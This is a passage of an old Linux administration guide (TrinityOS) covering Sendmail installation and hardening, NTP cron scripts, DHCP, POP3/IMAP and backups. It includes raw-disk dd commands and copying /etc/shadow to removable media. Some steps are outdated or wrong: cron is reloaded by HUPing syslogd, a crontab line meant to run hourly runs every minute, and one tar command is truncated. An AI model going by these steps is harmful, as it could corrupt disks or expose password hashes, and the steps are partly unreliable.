- Download the newest stable version of Sendmail from the URLs in 5 (Section 5) and put it, in say, /usr/src/archive/sendmail

- If Sendmail is already running, shut it down :

- Redhat:

```
/etc/rc.d/init.d/sendmail stop
```

- Slackware:

```
kill -9 `ps aux | grep sendmail | grep -v -e grep | awk '{print $2}'`
```

* If you had Sendmail already configured for your box, backup your configs now:

Sendmail 8.9.x - 8.11.x+

```
tar czvf /root/backup/sendmail-old.tgz /etc/aliases /etc/sendmail.* /etc/mail/* /usr
```

Thoughts on RPMs..

- There are only two programs that I feel you absolutely CAN NOT afford to screw up on: BIND (dns) and Sendmail (smtp)
- Because of this, install it hand (don't do binaries) and keep the configs current too. RPMs can't think for you and sometimes they mess up.
With that said...

For those users who wish to use RPMs:

- I would first recommend to check out the RPM and see what it is going to install and/or possible OVERWRITE on your system. To do this, check out the top of 50 (Section 50)
 - Now install the new RPMS:
-

```
rpm -Uvh sendmail-*.rpm
```

- Next, skip beyond the below compiling direction to properly configure Sendmail.

For those users who wish to COMPILE their own version of Sendmail

- (This is the recommended approach.. see Thoughts on RPMs above):
 - cd into /usr/src/archive/sendmail
 - Uncompress it
-

```
tar xzvf sendmail-x.x.x.tgz
```

- cd into the new sendmail's "src" directory
-

```
cd sendmail-x.x.x/src
```

- Next, edit src/Makefile.m4 and find the line (NOTE: This might not be required for your system):
-

```
LIBS=    ifdef('confLIBS', 'confLIBS')
```

- and change it to read:
-

```
LIBS=    ifdef('confLIBS', 'confLIBS') -lresolv
```

Save it.

- Now, type in:
-

```
Sendmail 8.9.x    : make
                  or
Sendmail 8.10.x+ : sh Build
```

(If you have compiling problems, see <<http://www.sendmail.org/compiling.html>> for more info)

- Next, run the following to install Sendmail and all of its docs.
-

```
make install
```

Finally, I recommend to move over the new Sendmail docs to their proper resting place. For this example, I put Sendmail in /usr/src/archive/Sendmail/Sendmail-8.11.x and it will goto /usr/lib/sendmail-if/ :

```
cd /usr/src/archive/sendmail/sendmail-8.11.x/cf
tar cf - . | (cd /usr/lib/sendmail-cf/; tar xvf -)
```

25.4 Configuring Sendmail to support your single or multiple Domain name(s)

- Next, regardless if you are going to run a MASQ or non-MASQed network, edit or create the following:

This file is very important since it tells Sendmail WHAT DOMAINS TO ACCEPT Email FOR. In this file, put in ****ALL**** of the domain names you registered with the Internic.

Sendmail 8.11.x - 8.10.x

```
/etc/mail/local-host-names
--
acme123.com
--
```

Sendmail - 8.9.x

```
/etc/mail/sendmail.cw
--
acme123.com
--
```

```
*****
```

```
** Supporting more than one Internet domain
```

```

If you are going to host MULTIPLE Internet domains on this one
box (ie. acme123.com and newdomain.com), simply add all
the other domain names that you want to be able to receive
email for in the files for your Sendmail version as shown above
```

```
and you'll be set!
```

```
**
```

```
*****
```

25.5 Configuring the Sendmail .mc files via m4 or by hand

```
=====
All users, regardless of using the RPMs or compiling the source:
=====
```

- As of Sendmail 8.10.x, the various FILE and PATH permissions are now CHECKED. If the permissions aren't correct, Sendmail won't load. So, lets make sure they are correct. Run the following commands:

```
chmod go-w / /etc /etc/mail /usr /var /var/spool /var/spool/mqueue
chown root / /etc /etc/mail /usr /var /var/spool /var/spool/mqueue
```

- If you were to use Sendmail now, it would be broken since you would send mail from your machine but the receiver will see "ns.yourhost.com" in the reply field and NOT "yourhost.com". To fix this, you need to enable Sendmail's domain masquerading. You can do this the easy way or the harder way.

Doing it the Sendmail way (recommended):

- Sendmail's .cf example files and the .m4 scripting language need to be installed.
RPM users: Verify that this package is installed by typing in "rpm -q sendmail-cf"
Compiling users:

```
mkdir /usr/lib/sendmail-cf
tar cpf - /usr/src/archive/sendmail/sendmail-x.x.x/* | (cd /usr,
```

- Go to /usr/lib/sendmail-cf/cf
Redhat users:
NOTE: You may or may NOT have this file
Make a backup of your old .mc file
cp redhat.mc redhat.mc.old
- Create the "trinityos.mc" file.
NOTE #1 - you only have to update the lines that have "acme123.com" in it. Leave the rest alone for LINUX systems.

All of the following configuration options are fully described in /usr/lib/sendmail-cf/README:

25.5.1 .mc Configs for Sendmail 8.11.x

/usr/lib/sendmail-cf/cf/trinityos.mc

--

#Give the configuration a version number

VERSIONID('@(#)trinityos.mc 8.11 (Berkeley) 10/07/00')

#Tell sendmail that the CF file is for the Linux OS

OSTYPE(linux)

#Disable UUCP. Its old and dead.

FEATURE(nouucp,reject)

#When sending email locally, use procmail to send mail vs. sendmail. More efficient.

FEATURE(local_procmail)

#Enable the SMTP protocol - other options are the legacy protocols like UUCP and BitNet

MAILER(smtp)

#Use procmail as the local mailer.

MAILER(procmail)

#Rewrite ALL outgoing email to be from acme123.com and not somehost.acme123.com

MASQUERADE_AS(acme123.com)

MASQUERADE_DOMAIN(acme123.com)

FEATURE(masquerade_entire_domain)

#This also does the above trick but also works more in the header.

FEATURE(masquerade_envelope)

```

#If you email someone locally, say "greg" without the full domain, Sendmail will
#append acme123.com to the address.  "greg@acme123.com"
FEATURE(always_add_domain)

#Enable the use of the Realtime Blackhole list for automatic SPAM filtering
FEATURE(dnsbl)

#Use the /etc/sendmail.cw file for what domains to allow the receiving of
#email for.  This option is old and will be replace with something else.
FEATURE(use_cw_file)

#Define where sendmail can find procmail
define('PROCMAIL_MAILER_PATH', '/usr/bin/procmail')

#Delete all the program and version information out of the SMTP header
define('confSMTP_LOGIN_MSG', '')

#Enable more secure operation of Sendmail
define('confPRIVACY_FLAGS', 'authwarnings noexpn novrfy needmailhelo noetrn')

#Enable the new Sendmail access DB support.. needed for backup SMTP setups
FEATURE(access_db)

#Enable to support backup SMTP for remote domains where the remote user is NOT locally defined
#on the local box
FEATURE(relay_mail_from)
--

```

25.5.2 Old .mc Configs for Sendmail 8.9.x

```

*****
* Please do NOT use old versions of Sendmail unless *
* ABSOLUTELY required to void spam and possible *
* security issues!! *
*****

/usr/lib/sendmail-cf/cf/trinityos.mc

--

#Give the configuration a version number
VERSIONID('@(#)trinityos.mc      8.10 (Berkeley) 11/26/99')

#Tell sendmail that the CF file is for the Linux OS
OSTYPE(linux)

#Disable UUCP.  Its old and dead.
FEATURE(nouucp)

#When sending email locally, use procmail to send mail vs. sendmail.  More efficient.

```

```

FEATURE(local_procmail)

#Use procmail as the local mailer.
MAILER(procmail)

#Enable the SMTP protocol - other options are the legacy protocols like UUCP and BitNet
MAILER(smtp)

#Rewrite ALL outgoing email to be from acme123.com and not somehost.acme123.com
MASQUERADE_AS(acme123.com)
MASQUERADE_DOMAIN(acme123.com)
FEATURE(masquerade_entire_domain)

#This also does the above trick but also works more in the header.
FEATURE(masquerade_envelope)

#If you email someone locally, say "greg" without the full domain, Sendmail will
#append acme123.com to the address. "greg@acme123.com"
FEATURE(always_add_domain)

#Enable the use of the Realtime Blackhole list for automatic SPAM filtering
FEATURE(rbl)

#Use the /etc/sendmail.cf file for what domains to allow the receiving of
#email for. This option is old and will be replaced with something else.
FEATURE(use_cf_file)

#Define where sendmail can find procmail
define('PROCMAIL_MAILER_PATH', '/usr/bin/procmail')

#Delete all the program and version information out of the SMTP header
define('confSMTP_LOGIN_MSG', '')

#Enable more secure operation of Sendmail
define('confPRIVACY_FLAGS', 'authwarnings noexpn novrfy needmailhelo noetrn')
--

```

- Now do the following to create a "trinityos.cf" file from the just created "trinityos.mc" file

```

export CFDIR="/usr/lib/sendmail-cf"
cd /usr/lib/sendmail-cf
m4 ${CFDIR}/m4/cf.m4 ${CFDIR}/cf/trinityos.mc > ${CFDIR}/cf/trinityos.cf
# Please note this is the destination directory for Sendmail 8.9.x and
# newer
cp ${CFDIR}/cf/trinityos.cf /etc/mail/sendmail.cf

```

Doing it the hacker way (NOT recommended unless you know what you are doing:

- - Manually edit the /etc/mail/sendmail.cf
 - - Near line 164, you will see "DM" by itself. Add your domain to this line. e.g.
-

DMacme123.com

- - Near lines 813 and 814, change the terse lines from Sendmail section S94:
-

```
S94
#R$+                $@ $>93 $1
R$* < @ *LOCAL* > $* $: $1 < @ $j . > $2
```

to this:

```
S94
R$+                $@ $>93 $1
#R$* < @ *LOCAL* > $* $: $1 < @ $j . > $2
```

25.6 Some possible troubleshooting

*** ** Next, be SURE to follow the "aliases" instructions in 18 (Section 18). ***

- NOTE: I had some issues with the 8.9.3 installation at this point. Specifically, I was getting the following in /var/log/maillog:

```
Aug 24 22:38:45 trinity2 sendmail[7375]: WAA07051: SYSERR(root): Cannot exec /usr/local/bin/
Aug 24 22:38:45 trinity2 sendmail[7368]: WAA07051: to=<dranch@trinnet.net>, delay=00:10:10,
```

This is because sendmail wasn't looking for procmail in the right place. You can either implement the following hack or fix it the proper way by using the:

```
define('PROCMAIL_MAILER_PATH', '/usr/bin/procmail')
```

parameter in the 8.9.x. trinityos.mc file

To hack it to get things running, I had to fix a path ISSUE:

```
ln -s /usr/bin/procmail /usr/local/bin/procmail
```

25.7 Tuning Sendmail for security

Ok, next, you need to make sure that your mail server is SECURE and RELAY-free:

- When hackers want to hack into a given email server, they will first want to find out what version of the email server you are running. Once they know what version you are running, they can then run exploits against it. Also, they will try to find out where root and postmaster email goes to. So, what can you do?

1. Always run the newest version of your email server. Be it Sendmail, Qmail, PostFix, etc.
2. Hide the name and version of your email server:

- Sendmail:

Edit the /etc/sendmail.cf file and change the following lines from:

```

0 SmtgGreetingMessage=$j Sendmail $v/$Z; $b

0 Privacy Options=authwarnings

0 HelpFile=/usr/lib/sendmail.hf

```

to:

```

0 SmtgGreetingMessage=

0 Privacy Options=authwarnings noexpn novrfy needmailhelo noetrn

0 HelpFile=

```

NOTE:The "Privacy Options" changes are now automatically done for you in the new /usr/lib/sendmail-cf/cf/trinityos.mc file

A note on Compatiblity :

I have had one user that told me that the "needmailhelo" option was possibly causing "SMTP error 250 - remote protocol error" problems with some remote SMTP servers. Please understand that this is NOT a Sendmail problem on your end. This option exposed a broken SMTP on the remote end.

You should also keep in mind that Sendmail, to this day, is one of the most tolerant SMTP servers when communicating to broken remote SMTP servers. If you were to move over to a different SMTP server, say Qmail, you would notice a LOT more broken SMTP servers out on the Internet.

25.8 Running Sendmail as a daemon or as a cron job

- Do you need Sendmail to run as a DAEMON:

You now need to determine if you need to have sendmail running all the time or just have it occasionally load up to send email. What's the difference?

- Sendmail ONLY needs to be always running if you have your own FQDN domain such as acme123.com which you registered with the Internic.

If you do have your own domain and want to receive email, make sure to enable Sendmail that was DISABLED in 8 (Section 8)

If you DON'T have your own domain, you DO NOT NEED Sendmail to always run. Because of this, I recommend to disable Sendmail as a DAEMON as shown in 8 (Section 8). If you do disable Sendmail but if you want to SEND email from your Linux box, you still need to have Sendmail (or any other MTA like Qmail, Vmail, PostFix, etc) installed.

If you aren't going to have Sendmail running Daemon mode, your locally sent email should be able to get out fine. But, if there is a problem with your Internet connection, the Internet itself, or the remote mail server, when you originally tried to send that mail, it WON'T be automatically be re-scheduled to be sent at a later time. To get Sendmail to retry later, you need to configure "cron" to try to resend any queued email once an hour.

To have sendmail try sending delayed email:

Redhat:

Create the /etc/cron.hourly/sendmail file

```
--
/usr/sbin/sendmail -q
--
```

Slackware:

edit the `/var/spool/cron/crontabs/root` file and add a line:

```
--
01 * * * * /usr/sbin/sendmail -q
--
```

Now, re-load cron to see the changes:

- Redhat: `killall -HUP syslogd`
- Slackware: `kill -HUP 'ps aux | grep syslogd | grep -v -e grep | awk '{print $2}'`

25.9 Testing your Sendmail setup

That's it! Now you need to test Sendmail:

1. First, start it up:

```
Redhat: /etc/rc.d/init.d/sendmail restart
```

```
Slackware: /usr/sbin/sendmail -bd -q1h
```

2. If you are running your own domain:

2.A. Send an email to `root@acme123.com` from a remote computer out on the Internet. Make sure that this test mail arrives to your INBOX.

2.B. Look at the headers and make sure that the `TO:` field looks ok.

3. Regardless if you DO or DON'T have your own Internet domain name:

3.A. Send email from the local Linux box to a different user on the local Linux box (via Pine, ELM, etc). Make sure it gets there.

3.B. Send email from the local Linux box to the "root" account. Make sure that this email is properly forwarded to the user configured to receive "root's" email via `<ref id="sect-18" name="Sec`

4. For users that send email via a POP3/IMAP client (Eudora, Netscape, etc) from an INTERNAL LAN.

- 4.A. Be sure to configure your POP3/IMAP client properly.
 - 4.B. Send a piece of email to a remote account that you have access to or that someone can then forward BACK to you.
 - 4.C. -LOOK- at the technical email headers. Some programs make you push some buttons to look at this information. Eudora needs the "BlahBlah" button pushed. Pine requires that you hit "O" for Options and then "H" for Header Mode (note: these PINE options must be ENABLED in Pine's configuration menus to even see them).
 - 4.D. Make sure that none of the To, From: Reply, etc. addresses look odd.
5. For users that send email from a POP3/IMAP client (Eudora, Netscape, etc.) via the Internet (you are dialed into some other ISP, etc)
 - 5.A. Be sure to configure your POP3/IMAP client and Linux POP/IMAP server properly.
 - 5.B. Be sure that you can receive email via POP/IMAP from your Linux server.
 - *** 5.C. Send a piece of email to a remote account via the local mail tools like Pine, elm, etc. Can you do it? Probably not!!

The reason for this is because you are trying to to EMAIL RELAY thru your Linux server and this is BAD. This is how you get a majority of all that SPAM email.

To fix this, add ANY remote network names, either INTERNAL or EXTERNAL that you want to send email FROM into the /etc/mail/relay-domains file. For example, say I'm dialed into an ISP, say earthlink.net, and I want to send email via my Linux server. Also, I will want to send email from ANY machine on the internal MASQ'ed network. For this to work, I would have to do the following:

```
--/etc/mail/relay-domains
earthlink.net
192.168.0
--
```

This can also be done by adding the specific hosts or IPs to the /etc/mail/access file and marking them as "RELAY"s.

NOTE #1: I hope you realize that by doing line #1, any OTHER users that use Earthlink.net can ALSO use your Linux server as a relay site. This is BAD but you might not have any choice. Your only other (but preferred) choice is to get a STATIC IP address from your ISP (ie. Earthlink) and then configure in THAT specific

name or TCP/IP address.

NOTE #2: For the second line, you can also add either the generic network IP address, a specific internal machine's IP address, your top level FQDN, (acme123.com), or the FQDN of each internal machine. Your pick.

6. Verify that the Blackhole Anti-Spam filter system is working.
Run the following command from the command line:

```
--
$ sendmail -bt -C /etc/mail/sendmail.cf
  ADDRESS TEST MODE (ruleset 3 NOT automatically invoked)
  Enter <ruleset> <address>

> .D{client_addr}127.0.0.1
> Basic_check_relay <>

Basic_check_rela  input: < >
Basic_check_rela returns: OKSOFAR

> .D{client_addr}127.0.0.2
> Basic_check_relay <>

Basic_check_rela  input: < >
Basic_check_rela returns: $# error $@ 5 . 7 . 1 $: "550 Mail from " 127 . 0 . 0
. 2 " refused by blackhole site rbl.maps.vix.com"

> CTRL/D
--

Ahhh.. works like a charm!
```

7. Make sure that the online HELP system doesn't work:

- 7.A TELNET to either your external IP, localhost, or internal IP address (if you have one) on port 25 and issue the HELP command. Type in QUIT when finished.

```
telnet localhost 25
--
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
220  ESMTP

HELP

502 5.3.0 Sendmail TrinityOS -- HELP not implemented
```

```
quit
221 2.0.0 trinity3.trinnet.net closing connection
Connection closed by foreign host.
--
```

- 7.B You will probably notice that the Sendmail version will show up when you do that "HELP" test. Please note that deleting all references to the Sendmail version numbers is difficult but not impossible if you have a minimal or decent understanding of C code. If you want to delete this specific instance, edit the Sendmail srcrsmtplib.c file and search for "502 5.3.0". There, delete the "%s" from that line. You can replace it with anything you wish. As you can see above, I put in "TrinityOS". :)

25.10 More troubleshooting help

Errors in the logs:

- If you get an error in the logs that says:

```
mail loops back to me (MX problem?)
```

This means that the machine doesn't know that HOST or DOMAIN. You might have a slightly different configuration than described in TrinityOS. To fix this, make sure you have EVERY permutation of the Linux server's DOMAIN and HOSTNAME in the /etc/mail/local-host-names. For example:

```
- acme123.com ns.acme123.com roadrunner.acme123.com -
```

Once you have changed this, restart Sendmail and try again.

25.11 Supporting backup SMTP email for other domains

So say a friend is changing ISPs and he/she needs a remote SMTP email server to queue email for their domain(s) while they are transitioning ISPs, IP addresses, updating the InterNIC, etc. as described in 51 (Section 51). Easy enough.. here are the steps to configured your SMTP server to accept email for other domains. Please note that additional DNS changes and some alternate backup DNS server is required to get this running. Those changes are highlighted in Section 51.

To allow Sendmail to accept email for a different domain than your own, you first need to be sure that you enabled the "FEATURE(access_db)" and FEATURE(relay_mail_from) options in the trinityos.mc Sendmail script.

- So, the first step is to edit the /etc/mail/access file and add any remote domains you wish to be a SMTP RELAY/BACKUP for. The following example shows two remote domains that we will be a backup SMTP server for:

```
# by default we allow relaying from localhost...
localhost.localdomain      RELAY
localhost                   RELAY
127.0.0.1                   RELAY
```

```

some-remote-domain.com      RELAY
yet-another-domain.net     RELAY

```

- Once this is configured, you need to compile up a new ACCESS database. Do this by running:

```

makemap hash /etc/mail/access < /etc/mail/access

```

That's it. Everything SHOULD work ok for you.

26 NTP Time calibration

Some of you might be wondering why didn't originally use to support XNTP. Why? Getdate is 37k with ALL the sources and compiled binaries where as Ntp-4.0.72i is over 8.8MB! For fricken just time calibration! Yes, Xntp does a LOT more than getdate but for the purposes we need here, it is MASSIVE overkill. But, many distributions come with it built-in so I will support it now.

I've been also told that newer versions of Slackware comes with "netdate" which is supposed to be just as good as "getdate". Since this only exists on Slackware, I'll stick with getdate and xntp for now.

IMPORTANT:

- It is good etiquette to email the NTP clock manager and confirm that its ok to sync off their clock server. These servers get POUNDED and many NTP managers will ban you from syncing to them unless you ask. Don't ask me why they get so uptight but some just do.

Redhat Users:

- If you time is WAY off regardless of using NTP or not, make sure the settings in /etc/sysconfig/ntp are correct.

- Download "xntpd" or "getdate" (URLs in 5 (Section 5) and put it in /usr/src/archive

Compiling Getdate:

- Uncompressit via "tar -xzvf"
- Edit the Makefile
- Change the "PREFIX" to be /usr/local
- Run "make", "make install", "make installman"

Compiling Xntp:

- The compiling of Xntp has not been completed yet though most distros come with it pre-installed Now, go to 5 (Section 5) and pick a NTP server closest you. Test that it is up by running "getdate your.ntp.site". For example:

```

getdate ntp.nasa.gov

```

You should see output similar to:

```

ntp.nasa.gov: (-68) Sun Jun 14 10:27:28 1998

```

26.1 - The Getdate way:

- Edit the /usr/local/sbin/getdate file and make it look like so:

For example, this is what I use. Edit it to use servers local to you

/usr/local/sbin/get-date

```
#!/bin/sh
#
# Version: 07/03/00
#
# Part of the copyrighted and trademarked TrinityOS document.
# <url url="http://www.ecst.csuchico.edu/dranch">
#
# Written and Maintained by David A. Ranch
# dranch@trinnet.net
#
# Updates:
#
# 07/03/00 - Added comments for users who want to save the date in UTC
#
# The "clock" command sets the CMOS clock time as well.
#
timehosts="otc2.psu.edu wwvb.erg.sri.com ntp.nasa.gov"
#

if /usr/local/bin/getdate -adjust 10 200 $timehosts > /dev/null; then
    /sbin/clock --systohc

    # NOTE: If you want to set your local to UTC, append "--utc" to the
    #       above "hwclock" line
fi
```

26.2 - The xntp way:

- Edit the /usr/local/sbin/set-clock file and make it look like so:

For example, this is what I use. Edit to use servers local to you

/usr/local/sbin/set-clock

```
--
#!/bin/sh
#
# Version: 07/03/00
#
# Part of the copyrighted and trademarked TrinityOS document.
# <url url="http://www.ecst.csuchico.edu/dranch">
#
# Written and Maintained by David A. Ranch
# dranch@trinnet.net
```

```

#
# Updates:
#
# 07/03/00 - Added comments for users who want to save the date in UTC
#
# The "clock" command sets the CMOS clock time as well.
#
timehosts="otc2.psu.edu wwvb.erg.sri.com ntp.nasa.gov"
#
if /usr/sbin/ntpdate -ub $timehosts > /dev/null; then
    /sbin/hwclock --systohc

    # NOTE: If you want to set your local to UTC, append "--utc" to the
    #       above "hwclock" line
fi
--

```

There are TWO examples shown here:

- NTP to run ONCE an hour
- NTP to run EVERY 15 minutes.

I recommend the once-an-hour method. The 15 minute method is primarily for users running Diald since the NTP traffic will bring up the link every 15 minutes.

- Slackware users:

- Edit `"/var/spool/cron/crontab/root"` and add this line to the bottom of the file:

- 60 minutes with "xntp"

```

* 0-23 * * * /usr/local/sbin/set-clock

```

- 60 minutes with "getdate"

```

* 0-23 * * * /usr/local/sbin/get-date

```

- 15 minutes with "xntp"

```

0,15,30,45 * * * * /usr/local/sbin/set-clock

```

- 60 minutes with "getdate"

```

0,15,30,45 * * * * /usr/local/sbin/get-date

```

- Lastly, tell CRON to re-read it's configuration file by running:

- Redhat: `killall -HUP syslogd`
- Slackware: `kill -HUP `ps aux | grep syslogd | grep -v -e grep | awk '{print $2}'``

- Redhat users
- 15 minutes
- Edit the `/etc/crontab` file and ADD this line ABOVE the `cron.hourly` line.

```
0,15,30,45 * * * * root run-parts /etc/cron.15min
```

- Link the script

```
ln -s /usr/local/sbin/get-date /etc/cron.hourly/get-date
```

- Tell CRON to re-read it's configuration file by running:

- Redhat: `killall -HUP syslogd`
- Slackware: `kill -HUP `ps aux | grep syslogd | grep -v -e grep | awk '{print $2}'``

- 60 minutes
- This hourly cron directory is already setup in Redhat
- Link the script
- 60 minutes the "xntp" way

```
ln -s /usr/local/sbin/get-date /etc/cron.hourly/set-clock
```

- 60 minutes the "getdate" way

```
ln -s /usr/local/sbin/get-date /etc/cron.hourly/get-date
```

- 15 minutes the "xntp" way

```
ln -s /usr/local/sbin/get-date /etc/cron.15min/set-clock
```

- 15 minutes the "getdate" way

```
ln -s /usr/local/sbin/get-date /etc/cron.15min/get-date
```

27 DHCPd SERVER configuration

27.1 The Differences between DHCP and BOOTP

DHCP or Dynamic Host Control Protocol is the direct cousin of BOOTP.

- BOOTP: Bootp is usually used to give network equipment an IP address (usually static) and it also is used to initiate TFTP (trivial file transfer protocol) file transfers to give this network equipment its operating system and possibly its configuration as well.
- DHCP: This newer protocol is more intended for computers on a given LAN for things like:

- Host name and FQDN
- IP address, mask and default gateway
- DNS servers
- WINS servers (optional)
- etc.

The Internet peoples at be realized the BOOTP was fairly inflexible and wouldn't grow with new features. So DHCP is a flexible protocol that, much like PPP, has negotiated parameters, that can send out everything from IP addresses to NTP servers. DHCP is a great system to be able to just plug a DHCP-compatible computer and DHCP will configure its whole network system on the FLY.

DHCP is very flexible. You can give it pools of dynamic IPs to give out, statically give certain machines STATIC IPs (like below), etc.

Please see the DHCP RFCs in 5 (Section 5) for more details.

27.2 Configuring DHCP support on various Linux Distributions:

Though TrinityOS primarily supports Redhat, I'm contantly adding support for other Linux distributions. If you have additions or comments, please let me know.

- Redhat: - Make sure that the `/etc/rc.d/rc3.d/S65dhcpd` exists If not, enable it as defined in 8 (Section 8)
 - Edit the file `/etc/rc.d/init.d/dhcpd` and change the following.
 - NOTE: This configuration assumes you want to serve DHCP leases ONLY on the "eth1" interface
 - Start section line from:
 - daemon dhcpd - to - route add -host 255.255.255.255 eth1 daemon dhcpd eth1 -
 - NOTE: You need to change the "interface" name to whatever INTERNAL LAN interface you want DHCP to run on. i.e. You DON'T want DHCP to run on your Internet connection!!
- Slackware: Add the following line to the `/etc/rc.d/rc.inet1` file:


```
route add -host 255.255.255.255 eth1
```

 Add a line to execute dhcpd in the `/etc/rc.d/rc.local` file like:


```
/usr/sbin/dhcpd eth1
```
- TurboLinux: TurboLinux uses ISC's `/sbin/dhclient` instead of the traditionaly used Linux clients.

The configuration file for dhclient is found in `/etc/dhclient.conf` and control shell script of `/etc/dhclient-script`. This script has provisions to source a user-defined `/etc/dhclient-exit-hooks` file which it executes if found. Putting it simply, you can simply add the line `"/etc/rc.d/init.d/firewall restart"` to the `/etc/dhclient-script` file to properly load the firewall upon various DHCP events.

27.3 Determining MAC addresses for static DHCP scopes

NOTE: This config defines a STATIC IP address per core machine. All other machines get dynamic DHCP IP addresses. I do this for security reasons.

To find out the MAC address of a machine's Ethernet card, do the following:

Win95: run "winipcfg" WinNT: run "ipconfig /all" Linux: run "arp"

- For ALL distributions using the DHCPd client, create and modify the file /etc/dhcpd.conf

27.4 Creating the /etc/dhcpd/conf file

```
--<begin>--
server-identifier roadrunner-int.acme123.com;
option subnet-mask 255.255.255.0;
option broadcast-address 192.168.0.255;
option routers 192.168.0.1;
option domain-name-servers 192.168.0.1, 24.1.64.33, 24.1.64.34;
option domain-name "acme123.com";
default-lease-time 86400;

subnet 192.168.0.0 netmask 255.255.255.0 {
    range 192.168.0.9 192.168.0.10;
}

host coyote.acme123.com {
    hardware ethernet 00:60:08:B1:36:4A;
    fixed-address 192.168.0.4;
}
--<end>--
```

Next, you need to create the dhcpd.leases file:

```
"touch /etc/dhcpd.leases"
```

As mentioned above, you will need to replace the hardware Ethernet MAC addresses with the MAC addresses of your specific NIC cards.

* Ok, now you need to put in all of your DHCP IP addresses into DNS as described in 24 (Section 24) and then restart Bind.

Now, you need to make sure you have the following lines in your /etc/services file:

```
--
bootps      67/udp      # bootp server
bootpc      68/udp      # bootp client
--
```

27.5 Starting up DHCP

Finally, lets start DHCP up:

Slackware: Run "/usr/sbin/dhcpd eth1"

Redhat: Run "/etc/rc.d/init.d/dhcpd start"

* Additional security: DHCPd runs as root in a non-chroot'ed way. If you are paranoid about security, check out the LASG doc. The URL is in 5 (Section 5)

If that works well, you should enable DHCP full time:

Redhat:

```
chkconfig --level 2345 dhcpd on
```

28 POP3 and IMAP4 e-mail services

First, a quick description of the various email client protocols:

UUCP: UUCP or UNIX-to-UNIX-COPY is the oldest email system out there and I doubt many use people anymore. Before the days of SMTP, it was the only game in town and VERY complicated.

POP3: POP3 or Post Office Protocol 3 is the older method get email but its still in use today. The issue with POP3 mail is that users authenticate to it in CLEAR TEXT. This is a bad thing. Fortunately, there are security add-ons to encrypt this username/password such as APOP, MD5, and even Kerberos.

Another thing to be aware about POP3 email is that the client will actually download ALL the email from the server and mark all the email on the server as READ. One NICE thing about this is that you can download your email, go offline, read and reply to your email as you wish. When you are ready to send off your replies, just reconnect to the Internet and send off your email. But, even if you don't read all the email on the client and then go back to a different email program like the server-based email programs like Pine or Elm, you won't know which emails were and weren't read. Trust me, this is a pain in the butt.

In Linux, POP3 clients are supported by the `in.pop3d` daemon and is super simple to install and run. It just loads from `/etc/inetd.conf` and uses the `/etc/passwd` or `/etc/shadow` files to authenticate people.

IMAP4: IMAP4 or Internet Message Access Protocol 4 is the newest email system. Its default method to authenticate users is encrypted BUT you can also add on additional security like have all traffic MD5 encrypted, etc.

Unlike POP3, IMAP4 email clients typically need to be ON-LINE the whole time since you don't download ALL your email at once. The excellent thing about IMAP is that it maintains what emails have been read / not read. So, regardless of the email client you use, you can always read your email easily.

Like I mentioned before, IMAP typically requires the users to be online to read email. I understand that some IMAP4 clients *CAN* download email to be read offline and then re-attach to the mail server and send email and resynchronize what messages have been read/not read. Unfortunately, I don't know of any UNIX clients that can do this. If you know of some, PLEASE LET ME KNOW!

In Linux, IMAP4 clients are supported by the `in.imapd` daemon and is super simple to install and run. It just loads from `/etc/inetd.conf` and uses the `/etc/passwd` or `/etc/shadow` files to authenticate people.

First, you need to make sure have configured your IPCHAINS or IPFWADM rule sets correctly to allow POP3/IMAP4 traffic and have enabled "in.pop3d" or "in.imapd" in the `/etc/inetd.conf` file,

Ie, un-# the "pop3d" or "imapd" line in the `/etc/inetd.conf` file and then run:

- Redhat: `killall -HUP syslogd`
- Slackware: `kill -HUP `ps aux | grep syslogd | grep -v -e grep | awk '{print $2}'``

After that, either/both POP3 and IMAP4 email should work right out of the box.

— NOTE: When you check your POP-3 email from somewhere on the Internet, your — username/password are sent in clear text. The same also goes for any other network protocol like TELNET, FTP, etc.

What this means to you is that if someone between your local machines and your POP-3 server is sniffing packets, they will not only be able to get your username/password but also get all of your transmitted email too! Now you might be thinking this is paranoid thinking but securing your connections isn't hard and it is better safe than sorry.

So, what can you do to secure these communications? Check out 30 (Section 30) for all the SSH full details!!

NOTE #2: If you allow POP-3 access from anywhere on the Inet, 99% of your users will have trouble SENDING email via SMTP. A few reasons / solutions for this include:

1) They aren't physically connected behind your Linux server. Because of this, your Linux server's SMTP server doesn't want to relay NON-local user email traffic. There is one decent solution to this issue:

Check out the "PopAuth" URL in 5 (Section 5) for full details.

2) Another option to the above issue is to use POP-3 to -SEND- email instead of just receive it. Few POP-3 email clients support this but I know Qualcomm's Eudora supports it fine.

3) The POP-3 client is NOT configured with the "Return Address" as the domain name of your Linux SMTP server.

Finally, if you have multiple Internet email domains (email addresses) running on one Linux server and you want to have different users to be able to send and receive email from the correct email address, etc. Check out the Virtual Email URL in 5 (Section 5)

29 Tape Backups: Backing up your box minimum files to floppy and using BRU)

Once you get your system up and running, it's only a matter of time before you make a serious mistake, you get HD corruption, or a HD dies all together. COUNT ON IT!

What can you do? At -=*LEAST*=- backup your core files onto a floppy disk and, better yet, get a tape drive and backup your machine to Tape, CD, etc.

29.1 Using Floppies for the absolute CRITICAL files

Copying files to floppies is EASY. All you need to do is:

- Format the floppy diskette:

- Mount the floppy

```
mount -t ext2 /dev/fd0 /mnt/floppy
```

- Copy at least the following files to the floppy:

- etc/passwd
- etc/shadow
- var/lib/rpm/fileindex.rpm
- var/lib/rpm/packages.rpm

- I would also recommend to record a full file listing of your system as well:

```
ls -laR / | gzip -9 > /mnt/floppy/file-list-`date +%b%d`.lst.gz
```

- Another GREAT idea comes from the Config-HOWTO to make a backup of your HD's Master Boot Record (MBR). So, instead of manually having to recreate it from your updated details in 4 (Section 4), simply copy the MBR to a file:

Example:

this will backup /dev/hda's table:

```
dd if=/dev/hda of=/mnt/floppy/MBR bs=512 count=1
```

Use this to restore the table:

```
dd if=/mnt/floppy/MBR of=/dev/hda bs=446 count=1
```

** You will need to redo this backup every time you:

- Add a user
- Change a user's password
- Add/delete any RPMs to your machine
- Make any serious changes to your file system layout

29.2 Full backups using a Tape drive:

```
+-----+
| //// Prerequisites: \\\|
+-----+
|
| + Bru (tape software is installed). Check by using this command:
|
|     whereis bru
|
|
| + Compiled a kernel to either support (at MINIMUM). Please see the
|   Kernel Compiling Section for more details on how to do the following:
|
| * IDE tape drives
|
| Enhanced IDE/MFM/RLL disk/cdrom/tape/floppy support (CONFIG_BLK_DEV_IDE)
| Include IDE/ATAPI TAPE support (CONFIG_BLK_DEV_IDETAPE)
|
|     or
|
| * your specific SCSI controller with SCSI tape support
|
|     SCSI support (CONFIG_SCSI)
